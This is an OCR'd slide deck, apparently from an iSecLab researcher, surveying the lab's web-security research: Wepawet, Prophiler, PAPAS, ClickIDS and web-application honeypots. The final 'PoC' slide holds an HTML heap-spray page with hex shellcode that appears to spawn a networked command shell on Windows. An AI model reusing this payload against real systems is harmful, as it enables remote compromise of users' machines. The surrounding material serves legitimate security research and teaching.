
Research in System Security


The International Secure Systems Lab

- Union of five system security research labs
- Applied research – Aka no crypto, no protocols design
- Which topics?
  - Malware Analysis (including Mobile)
  - Botnet Detection
  - Web Security
    - Client/Server side vulnerabilities, Web threats
    - Web-Based malware,
  - Privacy, Social Networks, DeAnonymization
  - Vulnerability Detection/Prevention
  - SPAM, SCAM, Phishing,...
  - Hardware , telephone hacking

Applied Research


- Scientific contributions (publications)
- Collaboration with the industry (AV, …)
- Collaboration with no-profit associations and organizations (OWASP, ISC/BIND, hacking groups)
- Media Impact (Forbes, DarkReading, Slashdot..)
- Hacking/underground conferences (BlackHat, HITB, Defcon, etc..)
- Capture-the-flag contests (training... ???)





the evolution of man geek

(cc) BY-NC-ND FLAVIO.ED-2012





TREFF PUNKT
BOCHUM
BERMUDA DREIECK
HANDELSHOF
West
Red Bull

Who am I?

- From Bergamo, traveler addicted
- 10+ years experience in IT Security
  - Industrial (companies..)
  - Academic (universities, research labs)
- MSc / PhD in Computer Engineering / Security

- Member of iSecLab since 2008
- Sr. Researcher for Trend Micro (FTR Team)

Research in Web Security



http://wepawet.iseclab.org/

- Wepawet
- Service for detecting **web-based malware**
- Sandbox for analyzing Javascript, PDF and Flash content
- UCSB powered

Prophiler

- Pre-filter for Wepawet
- Extensive crawler
- Feature-based static analyzer

- D.Canali powered
- http://www.iseclab.org/people/dcanali/www2011_Prophiler_a_fast_filter_for_the_large_scale_detection_of_malicious_web_pages.pdf

http://papas.iseclab.org/

- PArameter Pollution Analysis System
- Service for detecting **web vulnerabilities**
- HTTP Parameter Pollution vulnerabilities
- Browser hacking and python scripting

- Myself powered
- http://www.iseclab.org/people/embyte/slides/HPP_BHUSA2011.pdf

ClickIDS

- **Web Threats** research
- Clickjacking detection tool
- Browser plugin and python scripting
- Large-scale study, 1.000.000 web pages


- Myself powered
- http://www.iseclab.org/people/embyte/slides/OWASP_BeNeLux2010/html/index.html

Privacy and Security in SN

- Attacks against Facebook
- Attacks against File Hosting Services (RapidShare & similar)
- Privacy issues of social networks
- Intelligence
- De-Anonymization

Interested?

Web Applications Honeypots



(a) Architecture of the system - high level.

- Starting project
  (3-6 months long)
- And others...




Fig. 6. Attack behavior, based on unique file uploaded

PoC

```
<HTML>
<HTML><SCRIPT>
    var startDate = new Date();
        var iFillToAddress = 0x28081976;
    var iHeapBlockSize = 0x00200000;
        var iHeapHeaderSize = 0x40;
    var iHeapStartAddress = 0x00420000;
        var sShellcodeBytes =
                "90 90 90 90 eb 43 56 57 8b 45 3c 8b 54 05 78 01 ea 52 8b 52 20 01 " +
                "ea 31 c0 31 c9 41 8b 34 8a 01 ee 31 ff c1 cf 13 ac 01 c7 85 c0 75 " +
                "f6 39 df 75 ea 5a 8b 5a 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04 " +
                "8b 01 e8 5f 5e ff e0 fc 31 c0 64 8b 40 30 8b 40 0c 8b 70 1c ad 8b " +
                "68 08 31 c0 66 b8 6c 6c 50 68 33 32 2e 64 68 77 73 32 5f 54 bb 71 " +
                "a7 e8 fe e8 90 ff ff ff 89 ef 89 c5 81 c4 70 fe ff ff 54 31 c0 fe " +
                "c4 40 50 bb 22 7d ab 7d e8 75 ff ff ff 31 c0 50 50 50 50 40 50 40 " +
                "50 bb a6 55 34 79 e8 61 ff ff ff 89 c6 31 c0 50 50 35 02 01 70 cc " +
                "fe cc 50 89 e0 50 6a 10 50 56 bb 81 b4 2c be e8 42 ff ff ff 31 c0 " +
                "50 56 bb d3 fa 58 9b e8 34 ff ff ff 58 60 6a 10 54 50 56 bb 47 f3 " +
                "56 c6 e8 23 ff ff ff 89 c6 31 db 53 68 2e 63 6d 64 89 e1 41 31 db " +
                "56 56 56 53 53 31 c0 fe c4 40 50 53 53 53 53 53 53 53 53 53 53 6a " +
                "44 89 e0 53 53 53 53 54 50 53 53 53 43 53 4b 53 53 51 53 87 fd bb " +
                "21 d0 05 d0 e8 df fe ff ff 5b 31 c0 48 50 53 bb 43 cb 8d 5f e8 cf " +
                "fe ff ff 56 87 ef bb 12 6b 6d d0 e8 c2 fe ff ff 83 c4 5c 61 eb 89 ";
        var sShellcode = unescape(
                sShellcodeBytes.replace(
                        /s*([0-9A-Fa-f][0-9A-Fa-f])s*([0-9A-Fa-f][0-9A-Fa-f])/g,
                        "%u$2$1"
                )
        );
</script>
  <BODY>
  <A HREF=https:---------------------------------------- >

-->

<A HREF=https:---------------------------------------- >
    <IMG SRC="./tiger_card.jpg" width="9999999" height="9999999">
  </BODY>
</HTML>
```

- http://www.iseclab.org
- embyte@iseclab.org